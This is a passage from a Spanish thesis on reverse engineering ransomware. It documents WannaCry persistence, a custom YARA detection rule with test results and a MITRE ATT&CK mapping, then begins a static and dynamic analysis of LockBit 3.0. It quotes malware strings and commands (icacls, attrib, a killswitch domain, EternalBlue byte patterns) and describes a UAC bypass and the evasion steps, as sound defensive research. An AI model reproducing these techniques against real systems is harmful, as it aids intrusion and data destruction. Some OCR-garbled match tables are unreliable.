


Figura 4.66: Intentos de conexión SMB masivos observados en Wireshark

## Mecanismo de persistencia

El malware crea una entrada en el registro de Windows bajo la clave:

```
HKEY_CURRENT_USER/SOFTWARE/Microsoft/Windows/CurrentVersion/Run
```

Esta entrada tiene como nombre una cadena aleatoria, como `oqywognupbonhr845`, y apunta a la ruta del malware. De este modo, se garantiza que el ransomware se ejecute automáticamente en cada inicio de sesión del usuario.

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run			
	Name	Type	Data
	ab[Default]	REG_SZ	(value not set)
	ab OneDrive	REG_SZ	"C:\Users\ANON\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
	ab oqywognupbonhr845	REG_SZ	"C:\Users\ANON\Desktop\Malware Samples\WannaCry Bueno\python_script\tasksche.exe"

Figura 4.67: Entrada de persistencia creada por WannaCry en el registro

### 4.1.6. Regla YARA personalizada

#### Regla YARA

Las reglas **YARA** son una herramienta utilizada por los analistas para identificar y clasificar malware mediante la definición de patrones basados en cadenas, secuencias de bytes o patrones específicos, que cumple un papel clave en *threat hunting* y análisis de malware. En este proyecto se utiliza una regla YARA personalizada para detectar WannaCry, basada en características únicas observadas durante el proceso de ingeniería inversa.

La regla se elabora en base a:

- Cadenas de texto en claro extraídas directamente del binario de WannaCry.
- Cadenas extraídas del recurso `1831.bin` (ya que no está comprimido ni cifrado).
- Exploit EternalBlue.

Debido a las condiciones especificadas, también se detectará cualquier intento de exploit de EternalBlue que incluya el mismo payload malicioso.

Listado 4.1: Regla YARA para la detección de WannaCry

```
rule Wannacry_victorK
{
    meta:
        author = "Victor Kravchuk Vorkevych"
        source = "TFG – Ingeniería Inversa de Malware: Análisis y Técnicas de evasión"
        sharing = "TLP:WHITE"
        status = "RELEASED"
        description = "Detecta el ransomware WannaCry basado en los hallazgos de ingeniería inversa"
        category = "MALWARE"
        creation_date = "2025-06-06"
        malware_family = "Wannacry"
```

```

version = "1.0"

strings:
// EternalBlue MS17-010
$eblue1 = { 5f 5f 55 53 45 52 49 44 5f 5f 50 4c 41 43 45 48 4f 4c 44 45 52 5f 5f }
$eblue2 = { 5f 5f 54 52 45 45 49 44 5f 5f 50 4c 41 43 45 48 4f 4c 44 45 52 5f 5f }
$eblue3 = "PC NETWORK PROGRAM 1.0" fullword ascii
$eblue4 = "LANMAN1.0" fullword ascii
$eblue5 = "Windows for Workgroups 3.1a" fullword ascii
$eblue6 = "LANMAN2.1" fullword ascii
$eblue7 = { 5c 00 5c 00 31 00 37 00 32 00 2e 00 31 00 36 00 2e 00 39 00 39 00 2e 00
            35 00 5c 00 49 00 50 00 43 00 24 }
$eblue8 = { 5c 00 5c 00 31 00 39 00 32 00 2e 00 31 00 36 00 38 00 2e 00 35 00 36 00 2
            e 00 32 00 30 00 5c 00 49 00 50 00 43 00 24 }

	payload_eblue = { 68 36 61 67 4c 43 71 50 71 56 79 58 69 32 56 53 51 38 4f 36 59 62
                     39 69 6a 42 58 35 34 6a }

// Cadenas de WannaCry
$s1 = "mssecsvc.exe" fullword ascii
$s2 = "Microsoft Security Center (2.0) Service" fullword ascii
$s3 = "%s -m security" fullword ascii
$s4 = "C:\%s\qeriuwjhrf" fullword ascii
$s5 = "tasksche.exe" fullword ascii
$s6 = "mssecsvc2.0" fullword ascii
$s7 = "www.iuquerfsodp9ifjaposdfjhgosurijfaewrwegwera.com" ascii

// Cadenas de recurso 1831
$1831_taskdl = { 74 61 73 6b 64 6c }
$1831_taskse = { 74 61 73 6b 73 65 }
$1831_c_wnry = { 63 2e 77 6e 72 79 }
$1831_t_wnry = { 74 2e 77 6e 72 79 }
$1831_icacls = { 69 63 61 63 6c 73 20 2e 20 2f 67 72 61 6e 74 20 45 76 65 72 79 6f 6e
                  65 3a 46 20 2f 54 20 2f 43 20 2f 51 }
$1831_attrib_h = { 61 74 74 72 69 62 20 2b 68 20 2e }
$1831_wncry2ol7 = { 57 4e 63 72 79 40 32 6f 6c 37 }
$1831_taskstart = { 54 61 73 6b 53 74 61 72 74 }
$1831_wanacry = { 57 41 4e 41 43 52 59 21 }
$1831_wanacrypt0r = { 57 00 61 00 6e 00 61 00 43 00 72 00 79 00 70 00 74 00 30 00
                      72 }
$1831_mutex = { 47 6c 6f 62 61 6c 5c 4d 73 57 69 6e 5a 6f 6e 65 73 43 61 63 68 65 43
                  6f 75 6e 74 65 72 4d 75 74 65 78 41 }

condition:
(uint16(0) == 0xA4D and ((3 of ($1831*)) or (2 of ($s*) or ($payload_eblue and 1
of ($eblue*))))))

}

```

## Verificación de la regla YARA

Para comprobar la efectividad de la regla, se ha utilizado **YaraPlayground** [95], una herramienta online que permite depurar reglas YARA sin necesidad de instalar ningún programa.

- 24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c.exe:

Al tratarse de la muestra principal se detectan correctamente todas las cadenas, coincidiendo múltiples veces.

Wannacry_victorK		
String	Offset	Preview
Seblue1	162427	_USERID_PLACEHOLDER_
Seblue1	162576	_USERID_PLACEHOLDER_
Seblue1	162746	_USERID_PLACEHOLDER_
Seblue1	164916	_USERID_PLACEHOLDER_
Seblue1	169123	_USERID_PLACEHOLDER_
Seblue1	173332	_USERID_PLACEHOLDER_
Seblue1	177542	_USERID_PLACEHOLDER_
Seblue1	181752	_USERID_PLACEHOLDER_
Seblue1	185962	_USERID_PLACEHOLDER_
Seblue1	190172	_USERID_PLACEHOLDER_
Seblue1	194382	_USERID_PLACEHOLDER_
Seblue1	198590	_USERID_PLACEHOLDER_
Seblue1	202798	_USERID_PLACEHOLDER_
Seblue1	207006	_USERID_PLACEHOLDER_
Seblue1	211214	_USERID_PLACEHOLDER_
Seblue1	215426	_USERID_PLACEHOLDER_

Figura 4.68: Resultado del análisis YARA sobre la muestra original.

- 588cc3d662585f277904ee6afb5aa73143119ac663531ea4b6301eacc9e4117.exe:

Se detectan múltiples cadenas del recurso 1831.bin.

Wannacry_victork		
String	Offset	Preview
\$d5	95506	taskshc.exe
\$1831_taskdl	6175733	taskdl
\$1831_taskdl	6298243	taskdl
\$1831_taskse	6181932	taskse
\$1831_taskse	6298357	taskse
\$1831_c_wmry	88179	c.wmry
\$1831_c_wmry	124575	c.wmry
\$1831_c_wmry	6294070	c.wmry
\$1831_l_wmry	96534	t.wmry
\$1831_l_wmry	6058527	t.wmry
\$1831_t_wmry	6298128	t.wmry
\$1831_i_cads	95542	i.cads /grant Everyone:F /T /Q
\$1831_attrib_h	95578	attrib +h
\$1831_wmry2o17	95590	Wmry@2o17
\$1831_taskstart	96522	TaskStart
\$1831_wanacry	91637	WANACRY!
\$1831_wancrypt0r	88215	Wancrypt0r
\$1831_mutex	95470	Global\IMsWinZonesCacheCounterMutexA

Figura 4.69: Coincidencia de cadenas del recurso 1831 en una variante.

- dd9e91e348f5b6df686649d36863922e50208e2e6a2c8dde5fead47ac1778602.exe:

Coinciden múltiples cadenas de EternalBlue, cadenas del recurso 1831.bin y cadenas del ejecutable principal.

Wannacry_victorK		
String	Offset	Preview
\$ebblue1	162431	_USERID__PLACEHOLDER_
Seblue2	264893	TREEID__PLACEHOLDER_
Seblue3	162135	PC NETWORK PROGRAM 1.0
Seblue3	223947	PC NETWORK PROGRAM 1.0
Seblue3	224181	PC NETWORK PROGRAM 1.0
Seblue3	245992	PC NETWORK PROGRAM 1.0
Seblue4	162159	LANMAN1.0
Seblue4	223971	LANMAN1.0
Seblue4	224205	LANMAN1.0
Seblue4	245584	LANMAN1.0
Seblue4	246018	LANMAN1.0
Seblue5	162170	Windows for Workgroups 3.1a
Seblue5	223982	Windows for Workgroups 3.1a
Seblue5	224216	Windows for Workgroups 3.1a
Seblue5	246027	Windows for Workgroups 3.1a
Seblue6	162210	LANMAN2.1
Seblue6	224022	LANMAN2.1
Seblue6	224256	LANMAN2.1
Seblue6	246067	LANMAN2.1
Seblue7	162470	\\\172.16.99.6\PCS
Seblue8	248306	\\\192.168.56.20\IPC\$
\$payload_eblue	162817	h6ag!CqPqVYX2VSQ8O6Yb9jBX54j
\$s1	78176	mseavc.exe
\$s1	140700	mseavc.exe
\$s2	265061	Microsoft Security Center (2.0) Service
\$s3	265101	%s-m-security
\$s4	265121	C:\%s\environ\hif
\$s5	265161	task sche.exe
\$s5	367073	task sche.exe
\$s6	265049	mseavc2.0
\$s7	265268	www.iuergfcdp9ijaposdfjhgosurjfasewrwe
\$1831_c_wmry	359746	c_wmry
\$1831_c_wmry	398688	c_wmry
\$1831_t_wmry	367101	t_wmry
\$1831_i_cmds	367109	i_cmds /grant Everyone:F /T /C /Q
\$1831_attrib_h	367145	attrib +h .
\$1831_wmryzol7	367157	WNcry@zol7
\$1831_taskstart	367069	TaskStart
\$1831_wanacry	363204	WANACRY!
\$1831_wanacrypt0r	359762	WanaCrypt0r
\$1831_mutex	367037	Global\IMsWinZonesCacheCounterMutexA

Figura 4.70: Coincidencia con la mayoría de cadenas.

- e64a182607d00395ebd9658681b3bb8f8d5a3436587a2bb5f50355b65a647bd8.exe:

Coincidencia con múltiples cadenas del recurso 1831.bin.

Wannacry_victorK		
String	Offset	Preview
\$t5	7950791	task sche.exe
\$1831_taskdl	14030964	taskdl
\$1831_taskdl	14196289	taskdl
\$1831_taskse	14031763	taskse
\$1831_taskse	14196403	taskse
\$1831_c_wmry	7943464	c_wmry
\$1831_c_wmry	797806	c_wmry
\$1831_c_wmry	14192116	c_wmry
\$1831_t_wmry	7950819	t_wmry
\$1831_t_wmry	13911768	t_wmry
\$1831_t_wmry	14190174	t_wmry
\$1831_i_cmds	7950927	i_cmds /grant Everyone:F /T /C /Q
\$1831_attrib_h	7950885	attrib +h .
\$1831_wmryzol7	7950875	WNcry@zol7
\$1831_taskstart	7950877	TaskStart
\$1831_wanacry	7948922	WANACRY!
\$1831_wanacrypt0r	7943500	WanaCrypt0r
\$1831_mutex	7950785	Global\IMsWinZonesCacheCounterMutexA

Figura 4.71: Coincidencias con cadenas de 1831.bin en otra variante.

## Conclusión

Gracias a la combinación de cadenas características tanto del exploit de EternalBlue como del comportamiento interno del ransomware (servicios, archivos, recursos, mutex, etc.), esta regla es eficaz para detectar tanto la muestra original como variantes de WannaCry.

### 4.1.7. MITRE ATT&CK Framework

El **framework MITRE ATT&CK** [96] es una base de conocimiento curada que documenta tácticas y técnicas utilizadas por actores maliciosos reales, que facilita a los analistas clasificar comportamientos maliciosos según las etapas del ataque. En este proyecto se han mapeado las técnicas utilizadas por WannaCry para mostrar las tácticas y técnicas que usa en cada etapa definida.

Fase	Técnica	ID	Evidencia
<b>1. Acceso Inicial</b>	El malware puede distribuirse por múltiples medios	—	La muestra fue obtenida manualmente desde MalwareBazaar, por lo que no hay infiltración en este caso.
<b>2. Ejecución</b>	<i>Intérprete de Comandos y Scripts:</i> Consola de Comandos de Windows	T1059.003	Ejecuta comandos cmd en <code>create_tasksche_service()</code> para lanzar <code>tasksche.exe</code> .
	<i>Servicios del Sistema:</i> Ejecución de Servicios	T1569.002	Inicia el servicio <code>tasksche</code> desde <code>create_tasksche_service()</code> .
	Instrumentación de Administración de Windows (WMI)	T1047	Utiliza WMI en <code>UndefinedFunction_004064d0()</code> para eliminar copias sombra desde <code>@WanaDecryptor@.exe</code> .
<b>3. Persistencia</b>	Claves Run del Registro	T1547.001	Crea persistencia mediante claves de registro en <code>FUN_10004cd0()</code> .
<b>4. Evasión de defensa</b>	Modificación de Permisos de Archivos y Directorios	T1222.001	Ejecuta <code>icacls . /grant Everyone:F /T /C /Q</code> en <code>wWinMain</code> del ejecutable principal.
	Ocultamiento de Artefactos	T1564.001	Utiliza <code>attrib +h .</code> en <code>wWinMain</code> del ejecutable principal.
<b>5. Descubrimiento</b>	Descubrimiento de Archivos y Directorios	T1083	Busca archivos del usuario para cifrarlos según extensión en <code>mysterious_executable</code> .
	Descubrimiento de Sistemas Remotos	T1018	Ejecutable principal lanza EternalBlue y explora IPs locales y públicas en <code>FUN_00407bd0()</code> .
	Descubrimiento de la Configuración de Red del Sistema	T1016	Obtiene la subred para iterar sobre IPs locales y lanzar EternalBlue en <code>FUN_00407bd0()</code> .
<b>6. Movimiento Lateral</b>	Explotación de Servicios Remotos	T1021	Explota SMBv1 para moverse lateralmente usando EternalBlue en <code>FUN_00407bd0()</code> .
<b>7. Comando y Control</b>	Proxy: Proxy de Múltiples Saltos	T1090.003	Utiliza TOR para comunicarse con el servidor C&C.

Fase	Técnica	ID	Evidencia
<b>8. Impacto</b>	Destrucción de Datos	T1485	Elimina las copias sombra con WMI en <code>UndefinedFunction_004064d0()</code> desde <code>@WanaDecryptor@.exe</code> .
	Cifrado de archivos	T1486	El objetivo principal es cifrar archivos del usuario y exigir rescate.
	Desfiguración Interna	T1491.001	Cambia el fondo de escritorio del sistema víctima.
	Inhabilitar recuperación del sistema	T1490	Borra las copias VSS en <code>UndefinedFunction_004064d0()</code> desde <code>@WanaDecryptor@.exe</code> .
	Detención de servicios	T1489	Detiene servicios como Microsoft Exchange y SQL en <code>FUN_100057c0()</code> desde <code>mysterious_executable</code> .

## 4.2. LockBit 3.0

### 4.2.1. Obtención de la muestra

La muestra de *LockBit 3.0* que ha sido utilizado en este estudio ha sido obtenida a través del portal **MalwareBazaar** (<https://bazaar.abuse.ch>), una plataforma colaborativa gestionada por Abuse.ch que permite compartir y analizar muestras de malware con fines de investigación y ciberseguridad.

En concreto, se ha utilizado la muestra con el siguiente identificador **SHA-256**:

**0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194**

Esta muestra se ha seleccionado por su relevancia actual como una de las variantes de ransomware más sofisticadas y activas en la actualidad. Su uso es adecuado para los fines de este trabajo, ya que permite analizar un caso real con un alto nivel de complejidad técnica, especialmente en lo relativo a mecanismos de evasión, carga dinámica de APIs y técnicas que dificultan el análisis. Su estudio representa un desafío avanzado en la ingeniería inversa, complementando al análisis de WannaCry permitiendo así ilustrar los avances del malware moderno.

### 4.2.2. Visión general de la muestra

El análisis inicial se ha realizado mediante la herramienta **Detect It Easy**. Desde la visión general de la muestra se puede observar que se trata de un archivo ejecutable PE de 32 bits, dirigido a sistemas Microsoft Windows y que está escrito en ensamblador, que es interesante porque sugiere una intención deliberada del grupo de LockBit en maximizar el control del flujo de ejecución, reducir el tamaño del binario y dificultar su análisis mediante herramientas automatizadas. Mediante el código ensamblador se puede escribir código más ofuscado, utilizar directamente instrucciones específicas del procesador y evitar patrones comunes que sean fácilmente detectadas por las soluciones antivirus actuales. Este enfoque manual indica un mayor nivel de sofisticación técnica por parte de los desarrolladores de este malware, evitando lenguajes de alto nivel para evadir firmas y heurísticas básicas de detectar.




Figura 4.72: Información general del archivo en Detect It Easy

Desde el apartado de entropía se confirma una entropía elevada (7.19861), lo que sugiere que el contenido del fichero se encuentra comprimido o cifrado en su mayoría. Concretamente, un 89 % del contenido cuenta con una alta entropía, un indicador habitual en binarios ofuscados.




Figura 4.73: Entropía del archivo detectada en Detect It Easy

Además, desde las propiedades del archivo en el sistema operativo se ha verificado su tamaño exacto.




Figura 4.74: Tamaño del archivo desde las propiedades en Windows

Para calcular los distintos hashes de la muestra y verificar su integridad, se ha utilizado el siguiente conjunto de comandos desde PowerShell, la muestra la llamaremos lockbit.exe.

```
Windows PowerShell
PS C:\> Get-FileHash -Path "./lockbit.exe" -Algorithm MD5
PS C:\> Get-FileHash -Path "./lockbit.exe" -Algorithm SHA1
PS C:\> Get-FileHash -Path "./lockbit.exe" -Algorithm SHA256
PS C:\> Get-FileHash -Path "./lockbit.exe" -Algorithm SHA512
```

Los resultados de dicho análisis se resumen en la siguiente tabla:

Campo	Valor
Nombre	<code>lockbit.exe</code>
Hash	MD5 : 33228A20A7E985F02E2DDD73CCCDE729 SHA1 : 58AB960E629A609D135E1988C72F2991E5F76E30 SHA256 : 0845A8C3BE602A72E23A155B23AD554495BD558FA79E1BB849AA75F79D069194 SHA512 : 075002DD1B0F8E536C1FF99D30368F5ADFC90A2F3E7A74C9770119E7B54A5851 236657B7EDCB735D457E78A7E67B7C285B6CEAA6CA2907542AC208DFC8C9AABE
Tipo de archivo	PE
Sistema objetivo	Microsoft Windows
Arquitectura	32 bits
Tamaño	146 KB
Packer	Assembly
Entropía	7.19861

#### 4.2.3. Análisis estático y dinámico

Debido a la gran complejidad técnica que presenta LockBit 3.0 y la sofisticación de sus técnicas de evasión y ofuscación, el análisis estático no es suficiente. Al estar programado en ensamblador, muchas de sus funciones no pueden ser descompiladas correctamente, ya que en ocasiones se hacen transformaciones para obtener valores de forma oculta, dificultando considerablemente su interpretación. Además, el uso intensivo de funciones hash, datos ofuscados, cifrados y comprimidos impide obtener una visión completa del comportamiento del malware únicamente a través del análisis estático. Por tanto, se llevará a cabo el análisis estático detallado complementado con el análisis dinámico en aquellos puntos clave del malware, con el objetivo de extraer y descifrar los valores relevantes que permitan comprender el funcionamiento interno.

##### Flujo de lockbit.exe

La muestra `lockbit.exe` comienza con la carga dinámica de 305 funciones de la API de Windows. A continuación, desofusca múltiples datos: una clave RSA utilizada en el cifrado, un ID de afiliado que identifica el cliente del ransomware, banderas de configuración que activan o desactivan funcionalidades del malware, una lista negra de procesos y servicios a finalizar, y una lista codificada en Base64 con credenciales para Directorio Activo.

Tras esto, el malware comprueba si el idioma del sistema está en una lista blanca de exclusión, evitando la ejecución del malware en dicho caso. Posteriormente, verifica si cuenta con privilegios elevados, que si no es así, realiza un bypass del Control de Cuentas de Usuario (UAC) mediante el uso del objeto COM vulnerable `ICMLuaUtil`, con el que se realiza la elevación de privilegios de forma silenciosa.

A partir de aquí, genera una extensión de archivo personalizada a partir de la transformación de un identificador tipo GUID formateado con los valores de la clave RSA, almacena el nombre del archivo `README` y añade los privilegios necesarios con la función API de Windows `RtlAdjustPrivilege`. Con la lista de credenciales de Directorio Activo

obtenidos, se intenta acceder a cuentas de administrador y se guarda el token de autenticación para su posterior uso en movimiento lateral dentro del entorno de Directorio Activo si alguno de ellos es válido.

Acto seguido extrae el ícono que se asignará a los archivos cifrados y lo configura como ícono predeterminado modificando el Registro de Windows. Prepara estructuras criptográficas necesarias y, antes de iniciar la fase de cifrado, crea un `mutex` para la gestión de hilos, exfiltra datos al servidor de mando y control (C&C), finaliza procesos incluidos en la lista negra, elimina instantáneas de volumen (VSS) y borra registros de Windows para dificultar la recuperación y trazabilidad del ataque.

Si se ha conseguido un token de administrador del dominio, trata de propagarse mediante movimiento lateral utilizando el token de sesión. Finalmente, establece persistencia en el registro, extrae un fondo de escritorio personalizado y cifra los archivos del sistema, generando un archivo `README` en cada directorio cifrado.

En la figura [4.75](#) se puede apreciar el diagrama del flujo del ejecutable de lockbit.exe.




Figura 4.75: Flujo de lockbit.exe

## Punto de entrada

```
> lockbit.exe
    ▼ entry()
        • FUN_00419000()
        • construct_api_addresses_antidbg()
        • setup_environment_and_escalate_preeexploit()
        • FUN_00417458
```

